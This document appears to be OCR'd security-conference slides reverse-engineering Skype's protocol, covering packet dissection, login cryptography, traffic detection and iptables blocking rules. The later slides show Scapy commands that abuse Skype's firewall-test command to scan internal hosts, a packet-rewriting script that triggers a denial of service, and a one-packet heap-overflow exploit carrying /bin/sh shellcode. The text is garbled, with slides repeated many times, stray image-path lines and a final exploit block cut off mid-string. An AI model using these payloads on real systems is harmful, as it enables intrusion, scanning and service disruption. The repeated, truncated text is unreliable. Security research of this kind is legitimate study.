- It can reassemble and decode obfuscated TCP streams
- It can assemble Skype packets and speak Skype

Example: a Skype startup

```
>>> a=rdpcap("../cap/skype_up.cap")
>>> a[:20].nsummary()
172.16.72.131:2051 > 212.70.204.209:23410 / Skype SoF id=0x7f46 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L r
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 218.80.92.25:33711 / Skype SoF id=0x7f4c func=0x2 / Skype_Enc / Skype_Cmd cmd=27L req
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x2 / Skype_Enc / Skype_Cmd cmd=27L reqid
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0x7f48 func=0x77 / Skype_NAck
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x63 / Skype_Resend
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7f4a func=0x7 / Skype_NAck
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x13 / Skype_Resend
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0xbedf func=0x2 / Skype_Enc / Skype_Cmd cmd=29L re
172.16.72.131:2051 > 141.213.193.57:3655 / Skype SoF id=0x7f50 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7d64 func=0x2 / Skype_Enc / Skype_Cmd cmd=28L re
172.16.72.131:3196 > 85.89.168.113:18812 S
172.16.72.131:2051 > 24.22.242.173:37533 / Skype SoF id=0x7f52 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
24.98.66.80:8275 > 172.16.72.131:2051 / Skype SoF id=0x7f4e func=0x77 / Skype_NAck
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x23 / Skype_Resend
```

Example: a Skype startup

```
>>> a=rdpcap("../cap/skype_up.cap")
>>> a[:20].nsummary()
172.16.72.131:2051 > 212.70.204.209:23410 / Skype SoF id=0x7f46 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L r
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 218.80.92.25:33711 / Skype SoF id=0x7f4c func=0x2 / Skype_Enc / Skype_Cmd cmd=27L req
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x2 / Skype_Enc / Skype_Cmd cmd=27L reqid
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0x7f48 func=0x77 / Skype_NAck
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x63 / Skype_Resend
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7f4a func=0x7 / Skype_NAck
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x13 / Skype_Resend
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0xbedf func=0x2 / Skype_Enc / Skype_Cmd cmd=29L re
172.16.72.131:2051 > 141.213.193.57:3655 / Skype SoF id=0x7f50 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7d64 func=0x2 / Skype_Enc / Skype_Cmd cmd=28L re
172.16.72.131:3196 > 85.89.168.113:18812 S
172.16.72.131:2051 > 24.22.242.173:37533 / Skype SoF id=0x7f52 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
24.98.66.80:8275 > 172.16.72.131:2051 / Skype SoF id=0x7f4e func=0x77 / Skype_NAck
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x23 / Skype_Resend
```

Example: a Skype startup

```
>>> a=rdpcap("../cap/skype_up.cap")
>>> a[:20].nsummary()
172.16.72.131:2051 > 212.70.204.209:23410 / Skype SoF id=0x7f46 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L r
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 218.80.92.25:33711 / Skype SoF id=0x7f4c func=0x2 / Skype_Enc / Skype_Cmd cmd=27L req
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x2 / Skype_Enc / Skype_Cmd cmd=27L reqid
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0x7f48 func=0x77 / Skype_NAck
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x63 / Skype_Resend
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7f4a func=0x7 / Skype_NAck
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x13 / Skype_Resend
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0xbedf func=0x2 / Skype_Enc / Skype_Cmd cmd=29L re
172.16.72.131:2051 > 141.213.193.57:3655 / Skype SoF id=0x7f50 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7d64 func=0x2 / Skype_Enc / Skype_Cmd cmd=28L re
172.16.72.131:3196 > 85.89.168.113:18812 S
172.16.72.131:2051 > 24.22.242.173:37533 / Skype SoF id=0x7f52 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
24.98.66.80:8275 > 172.16.72.131:2051 / Skype SoF id=0x7f4e func=0x77 / Skype_NAck
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x23 / Skype_Resend
```

Example: a Skype startup

```
>>> a=rdpcap("../cap/skype_up.cap")
>>> a[:20].nsummary()
172.16.72.131:2051 > 212.70.204.209:23410 / Skype SoF id=0x7f46 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L r
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 218.80.92.25:33711 / Skype SoF id=0x7f4c func=0x2 / Skype_Enc / Skype_Cmd cmd=27L req
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x2 / Skype_Enc / Skype_Cmd cmd=27L reqid
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0x7f48 func=0x77 / Skype_NAck
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x63 / Skype_Resend
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7f4a func=0x7 / Skype_NAck
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x13 / Skype_Resend
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0xbedf func=0x2 / Skype_Enc / Skype_Cmd cmd=29L re
172.16.72.131:2051 > 141.213.193.57:3655 / Skype SoF id=0x7f50 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7d64 func=0x2 / Skype_Enc / Skype_Cmd cmd=28L re
172.16.72.131:3196 > 85.89.168.113:18812 S
172.16.72.131:2051 > 24.22.242.173:37533 / Skype SoF id=0x7f52 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
24.98.66.80:8275 > 172.16.72.131:2051 / Skype SoF id=0x7f4e func=0x77 / Skype_NAck
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x23 / Skype_Resend
```

Example: a Skype startup


```
>>> a=rdpcap("../cap/skype_up.cap")
>>> a[:20].nsummary()
172.16.72.131:2051 > 212.70.204.209:23410 / Skype SoF id=0x7f46 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L r
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
172.16.72.131:2051 > 218.80.92.25:33711 / Skype SoF id=0x7f4c func=0x2 / Skype_Enc / Skype_Cmd cmd=27L req
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x2 / Skype_Enc / Skype_Cmd cmd=27L reqid
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0x7f48 func=0x77 / Skype_NAck
172.16.72.131:2051 > 130.161.44.117:9238 / Skype SoF id=0x7f48 func=0x63 / Skype_Resend
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7f4a func=0x7 / Skype_NAck
172.16.72.131:2051 > 85.89.168.113:18812 / Skype SoF id=0x7f4a func=0x13 / Skype_Resend
130.161.44.117:9238 > 172.16.72.131:2051 / Skype SoF id=0xbedf func=0x2 / Skype_Enc / Skype_Cmd cmd=29L re
172.16.72.131:2051 > 141.213.193.57:3655 / Skype SoF id=0x7f50 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
85.89.168.113:18812 > 172.16.72.131:2051 / Skype SoF id=0x7d64 func=0x2 / Skype_Enc / Skype_Cmd cmd=28L re
172.16.72.131:3196 > 85.89.168.113:18812 S
172.16.72.131:2051 > 24.22.242.173:37533 / Skype SoF id=0x7f52 func=0x2 / Skype_Enc / Skype_Cmd cmd=27L re
24.98.66.80:8275 > 172.16.72.131:2051 / Skype SoF id=0x7f4e func=0x77 / Skype_NAck
172.16.72.131:2051 > 24.98.66.80:8275 / Skype SoF id=0x7f4e func=0x23 / Skype_Resend
```

Example: a Skype startup

```
>>> a[0]
< Ether  dst=00:24:13:21:54:11 src=00:12:39:94:2a:ca type=0x800 |< IP
 version=4L ihl=5L tos=0x0 len=46 id=0 flags=DF frag=0L ttl=64 proto=UDP
 chksum=0xa513 src=172.16.72.131 dst=212.70.204.209 options='' |< UDP
 sport=2051 dport=23410 len=26 chksum=0x9316 |< Skype_SoF  id=0x7f46 func=0x2
 |< Skype_Enc  iv=0x93763FBL crc32=0xF28624E6L crypted='\x9a\x83)\x08K\xc6\xa8'
 |< Skype_Cmd  cmdlen=4L is_b0=0L is_req=1L is_b2=0L cmd=27L reqid=32581
 val=< Skype_Encod  encod=0x42 |< Skype_Compressed  val=[] |>> |>>>>>>
```

Example: a Skype startup

```
>>> a[6][UDP].psdump(layer_shift=0.5)
```



Connection

- Send connection requests (command #27)
- Receive answers
  - Connection accepted (command #28)
  - Connection refused, but try these IP (command #29)

Connection

Request a connection to 67.172.146.158:4344

```
>>> sr1(IP(dst="67.172.146.158")/UDP(sport=31337,dport=4344)/Skype_SoF(
        id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=27, reqid=RandShort(),
        val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=0)))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
< IP  version=4L ihl=5L tos=0x0 len=46 id=48125 flags= frag=0L ttl=107
 proto=UDP chksum=0x265 src=67.172.146.158 dst=172.16.15.2 options='' |
 < UDP  sport=4344 dport=31337 len=26 chksum=0xa04d |< Skype_SoF
 id=0x2f13 func=0x2 | < Skype_Enc  iv=0x8B3EBE25L crc32=0xAB015175L
 crypted='%\xdah\xe3P\xdd\x94' |< Skype_Cmd  cmdlen=4L is_b0=1L is_req=1L
 is_b2=0L cmd=28L reqid=54822 val=< Skype_Encod  encod=0x42 |
 < Skype_Compressed  val=[] |>> |>>>>>
```

Connection

Ask for other nodes' IP

```
>>> sr1(IP(dst="67.172.146.158")/UDP(sport=31337,dport=4344)/Skype_SoF(
         id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=6, reqid=RandShort(),
         val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)
        /Skype_Obj_Num(id=0,val=201)/Skype_Obj_Num(id=5,val=100)))
< IP version=4L ihl=5L tos=0x0 len=110 id=56312 flags= frag=0L ttl=107
 proto=UDP chksum=0xe229 src=67.172.146.158 dst=172.16.15.2 options='' |
 < UDP sport=4344 dport=31337 len=90 chksum=0x485d |< Skype_SoF
 id=0x3c66 func=0x2 | < Skype_Enc iv=0x31EB8C94L crc32=0x75012AAFL
 crypted='"\xf5\x01~\xd1\xb0(\xa8\x03\xd1\xd9\x8d6\x97\xd6\x9e\xc0\x04<
 \x99\xf0\x0c\x14\x1d\xd6`\xe2\xdc\xc0\xc3\x8d\xb4B\xa4\x9f\xd5\xbcK\x96
 \xccB\xaa\x17eBt8EA,K\xc2\xab\x04\x11\xf2\x1fR\x931p.I\x96H\xd4=:\x06y
 \xfb' |< Skype_Cmd cmdlen=69L is_b0=1L is_req=1L is_b2=0L cmd=8L
 reqid=45233 val=< Skype_Encod encod=0x42 |< Skype_Compressed val=[[0,
 201L], [2, < Skype_INET ip=140.113.228.225 port=57709 |>], [2,
 < Skype_INET ip=128.239.123.151 port=40793 |>], [2, < Skype_INET
 ip=82.6.134.18 port=48184 |>], [2, < Skype_INET ip=134.34.70.155
 port=43794 |>], [2, < Skype_INET ip=83.169.167.160 port=33208 |>], [2,
 < Skype_INET ip=201.235.61.125 port=62083 |>], [2, < Skype_INET
 ip=140.118.101.109 port=1528 |>], [2, < Skype_INET ip=213.73.140.197
 port=28072 |>], [2, < Skype_INET ip=70.246.101.138 port=29669 |>], [0,
 9L], [5, None]] |>> |>>>>>
```

Outline

Trusted data

Embedded trusted data

In order to recognize Skype authority, the binary has 13 moduli.

Moduli

- Two 3984 bits moduli
- Nine 2047 bits moduli
- Two 1536 bits moduli

RSA moduli example

- 0xba7463f3. . . c4aa7b63
- . . .
- 0xc095de9e. . . 73df2ea7

Finding friends

Embedded data

For the very first connexion, IP/PORT are stored in the binary

Moduli

```
push    offset "*Lib/Connection/LoginServers"
push    45h
push    offset "80.160.91.5:33033 212.72.49.141:33033"
mov     ecx, eax
call    sub_98A360
```

Some login server IP/PORT and Supernode IP/PORT

```
80.160.91.12:33033
80.160.91.25:33033
64.246.48.23:33033
...
66.235.181.9:33033
212.72.49.143:33033
```

Phase 0: Hypothesis

Trusted data

- Each message signed by one of the Skype modulus is trusted
- The client and the Login server have a shared secret: a hash of the password

Phase 1: Key generation

Session parameters


- When a client logs in, Skype will generate two 512 bits length primes
- This will give 1024 bits length RSA private/public keys
- Those keys represent the user for the time of his connection
- The client generates a symetric session key K

Phase 2: Authentication

Key exchange

- The client hashes its *login*$\|$\nskyper\n$\|$*password* with MD5
- The client ciphers its public modulus and the resulting hash with K
- The client encrypts K using RSA with one of the trusted Skype modulus
- He sends the encrypted session key K and the ciphered data to the login server

Phase 2: Authentication



Phase 3: Running

Session behavior

- If the hash of the password matches, the login associated with the public key is dispatched to the supernodes
- This information is signed by the Skype server.
- Note that private informations are signed by each user.

Search for buddy

- If you search for a login name, a supernode will send back this couple
- You receive the public key of the desired buddy
- The whole packet is signed by a Skype modulus

Phase 4: Communicating

Inter client session

- Both clients' public keys are exchanged
- Those keys are signed by Skype authority
- Each client sends a 8 bytes challenge to sign
- Clients are then authenticated and can choose a session key

Outline

Detecting Skype Traffic


Some ideas to detect Skype traffic without deobfuscation

- Most of the traffic is crypted . . . But not all.
- UDP communications imply clear traffic to learn the public IP
- TCP communications use the same RC4 stream twice !

Detecting Skype Traffic


TCP traffic

- TCP stream begin with a 14 byte long payload
- From which we can recover 10 bytes of RC4 stream
- RC4 stream is used twice and we know 10 of the 14 first bytes




Detecting Skype Traffic
TCP traffic

- TCP stream begin with a 14 byte long payload
- From which we can recover 10 bytes of RC4 stream
- RC4 stream is used twice and we know 10 of the 14 first bytes



Detecting Skype Traffic
TCP traffic


- TCP stream begin with a 14 byte long payload
- From which we can recover 10 bytes of RC4 stream
- RC4 stream is used twice and we know 10 of the 14 first bytes



Detecting Skype Traffic
UDP traffic

Skype NAck packet characteristics

- 28+11=39 byte long packet
- Function & 0x8f = 7
- Bytes 31-34 are (one of) the public IP of the network



Detecting Skype Traffic

Blocking UDP traffic

On the use of NAck packets...

- The very first UDP packet received by a Skype client will be a NAck
- This packet is not crypted
- This packet is used to set up the obfuscation layer
- Skype can't communicate on UDP without receiving this one

How to block Skype UDP traffic with one rule

```
iptables -I FORWARD -p udp -m length --length 39 -m u32 \
         --u32 '27&0x8f=7' --u32 '31=0x527c4833' -j DROP
```

Blocking Skype

- Skype can't work without a TCP connection
- But Skype can work without UDP

$\Longrightarrow$ Blocking UDP is not sufficient

Blocking Skype


- We did not find any command to shutdown Skype
- But we have a subtle DoS to crash the communication manager

$\Longrightarrow$ We could detect and replace every NAck by a packet triggering this DoS

Blocking Skype

- We did not find any command to shutdown Skype
- But we have a subtle DoS to crash the communication manager

⟹ We could detect and replace every NAck by a packet triggering this DoS




How to make Skype deaf and dumb

```
iptables -I FORWARD -p udp --m length --length 39 -m u32 \
        --u32 '27&0x8f=7' --u32 '31=0x01020304' -j QUEUE
```

```
from ipqueue import *; from struct import pack,unpack

q = IPQ(IPQ_COPY_PACKET)
while 1:
    p = q.read()
    pkt = p[PAYLOAD]

    ihl = (ord(pkt[0])&0xf) << 2
    c = crc32(2**32-1,pkt[15:11:-1]+"\x00"*8)
    x,iplen,y,ipchk = unpack("!2sH6sH",pkt[:12])
    iplen += 4 ; ipchk -= 4
    newpkt = pack("!2sH6sH",x,iplen,y,ipchk)+pkt[12:ihl+4] \
     +pack("!HxII",23,2,c)+"sorry, censored until fixed"

    q.set_verdict(p[PACKET_ID], NF_ACCEPT, newpkt)
```

How to generate traffic without the *seed to RC4 key engine*

- Get the RC4 key for a given seed for once
- Always use this key to encrypt
- Calculate the CRC stuff
- Use $IV = seed \oplus crc$



Outline

Firewall testing (a.k.a remote scan)

Let's TCP ping Slashdot

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
  /Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
   is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
  /Skype_Obj_INET(id=0x11, ip="slashdot.org", port=80)))
```

A TCP connect scan from the inside

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
  /Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
   is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
  /Skype_Obj_INET(id=0x11, ip="172.16.72.1", port=(0,1024))))
```

A look for MS SQL from the inside

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
  /Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
   is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
  /Skype_Obj_INET(id=0x11, ip="172.16.72.*", port=1433)))
```

Firewall testing (a.k.a remote scan)

```
Me: Say hello to slashdot.org:80
  IP 1.2.3.4.1234 > 172.16.72.19.1146: UDP, length: 24
Skype: Yes, master
  IP 172.16.72.19.1146 > 1.2.3.4.1234: UDP, length: 11
Skype: Hello! (in UDP)
  IP 172.16.72.19.1146 > 66.35.250.151.80: UDP, length: 20
Skype: connecting to slashdot in TCP
  IP 172.16.72.19.3776 > 66.35.250.151.80: S 0:0(0)
  IP 66.35.250.151.80 > 172.16.72.19.3776: S 0:1(0) ack 0
  IP 172.16.72.19.3776 > 66.35.250.151.80: . ack 1
Skype: Hello! (in TCP). Do you speak Skype ?
  IP 172.16.72.19.3776 > 66.35.250.151.80: P 1:15(14) ack 1
  IP 66.35.250.151.80 > 172.16.72.19.3776: . ack 15
Skype: Mmmh, no. Goodbye.
  IP 172.16.72.19.3776 > 66.35.250.151.80: F 15:15(0) ack 1
  IP 66.35.250.151.80 > 172.16.72.19.3776: F 1:1(0) ack 16
```

Firewall testing (a.k.a remote scan)

In the meantime, in the logs. . .

```
CommLayer: Packet #3461 received from 1.2.3.4 using UDP
CommLayer: cmd $41
Localnode: CommandReceived(cmd=$41) from 1.2.3.4:1234
TCP: OUT #98 66.35.250.151:80 State CONNECTING
TCP: OUT #98 66.35.250.151:80 connecting (timeout=60000 now=-828968546)
Localnode: performing FW test to 66.35.250.151:80. fwTestID=9634, connID=98
CommLayer: Sending packet #f0cb to 66.35.250.151 using UDP
CommLayer: Deleting packet #f0cb
TCP: OUT #98 66.35.250.151:80 connected -> 66.35.250.151:80
```

Heap overflow

Algorithm

```
lea     ecx, [esp+arg_4]
push    ecx
call    get_uint
add     esp, 0Ch
test    al, al
jz      parse_end
mov     edx, [esp+arg_4]
lea     eax, ds:0[edx*4]
push    eax
mov     [esi+10h], eax
call    LocalAlloc
mov     ecx, [esp+arg_4]
mov     [esi+0Ch], eax
```

1. Read an unsigned int *NUM* from the packet
2. This integer is the number of unsigned int to read next
3. *malloc* 4**NUM* for storing those data

Heap overflow

Algorithm

```
read_int_loop:
push    ebx
push    edi
push    ebp
call    get_uint
add     esp, 0Ch
test    al, al
jz      parse_end
mov     eax, [esp+arg_4]
inc     esi
add     ebp, 4
cmp     esi, eax
jb      read_int_loop
```

1. For each *NUM* we read an unsigned int
2. And we store it in the array freshly allocated

Heap overflow

How to exploit that?

- If $NUM = 0x80000010$
- The multiplication by 4 will overflow :
- $0x80000010 * 4 = 0x00000040$
- So Skype will allocate 0x00000040 bytes
- But it will read NUM integers

$\Longrightarrow$ Skype will overflow the heap

Heap overflow

Good exploit

- In theory, exploiting a heap on Windows XP SP2 is not very stable
- But Skype has some Oriented Object parts
- It has some structures with functions pointers in the heap
- If the allocation of the heap is close from this structure, the overflow can smash function pointers
- And those functions are often called

$\Longrightarrow$ Even on XP SP2, the exploit is possible ☺

Heap overflow

Loving OOP

Here is the code responsible for the function pointer call

```
push    esi
push    edi
lea     ecx, [ebx+eax]
call    ebp
```

```
mov     eax, [ecx]
jmp     dword ptr [eax+8]
```

Heap overflow

Design of the exploits

- We need the array object to be decoded
- It only needs to be present in the object list to be decoded
- We can use a string object in the same packet to store the shellcode
- String objects are stored in a static place (almost too easy)

Heap overflow

The exploit: 1 UDP packet that comes from nowhere

```
>>> send(IP(src="1.2.3.4",dst="172.16.13.37")/UDP(sport=1234,dport=31337)
/Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=14,reqid=RandShort()
val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)/Skype_Obj_Str(
val="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xeb\x0a\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89
\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d
\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
\x00"))/Skype_Hdr(type=6)/Raw(vblen_encode("\x10\x00\x00\x40AAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x80\x80\x80\x80
\xfc\xff\xff\xff\xa4\xb0\x67\x08\xfc\xd3\x67\x08"))))
```

Heap overflow

The exploit: 1 UDP packet that comes from nowhere

```
>>> send(IP(src="1.2.3.4",dst="172.16.13.37")/UDP(sport=1234,dport=31337)
/Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=14,reqid=RandShort()
val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)/Skype_Obj_Str(
val="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xeb\x0a\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89
\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d
\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
\x00"))/Skype_Hdr(type=6)/Raw(vblen_encode("\x10\x00\x00\x40AAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x80\x80\x80\x80
\xfc\xff\xff\xff\xa4\xb0\x67\x08\xfc\xd3\x67\x08"))))
```

Heap overflow

The exploit: 1 UDP packet that comes from nowhere

```
>>> send(IP(src="1.2.3.4",dst="172.16.13.37")/UDP(sport=1234,dport=31337)
/Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=14,reqid=RandShort()
val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)/Skype_Obj_Str(
val="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xeb\x0a\x90\x90\x90\x90
